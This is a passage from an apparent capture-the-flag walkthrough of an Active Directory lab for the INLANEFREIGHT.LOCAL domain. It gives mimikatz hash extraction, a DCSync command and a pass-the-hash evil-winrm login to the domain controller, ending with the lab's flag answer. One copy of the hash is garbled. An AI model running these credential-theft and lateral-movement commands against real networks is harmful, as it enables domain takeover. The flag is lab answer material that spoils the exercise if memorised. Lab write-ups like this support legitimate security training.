C:\Users\tpetty\Desktop
.\mimikatz.exe- Extracted hash for Administrator:
27dedbldab4d8545c6elc66fba077da0

Step 3: Perform DCSync
lsadump::dcsync /domain:INLANEFREIGHT.LOCAL /user:INLANEFREIGHT\administrator- Identified DC01 IP: 172.16.6.3
Step 4: Connect to DC01 via Evil-WinRM
proxychains evil-winrm -i 172.16.6.3 --port 5985 -u Administrator -H 27dedb1dab4d8545c6e1c66fba077da0- Navigated to C:\Users\Administrator\Desktop\flag.txt
Answer: r3plicat1on_m@st3r!
Reference Link:https://faresbltagy.gitbook.io/footprintinglabs/active-directory-enumeration-and-attacks/ad-enumeration-and-attacks-skills-assessment-part-i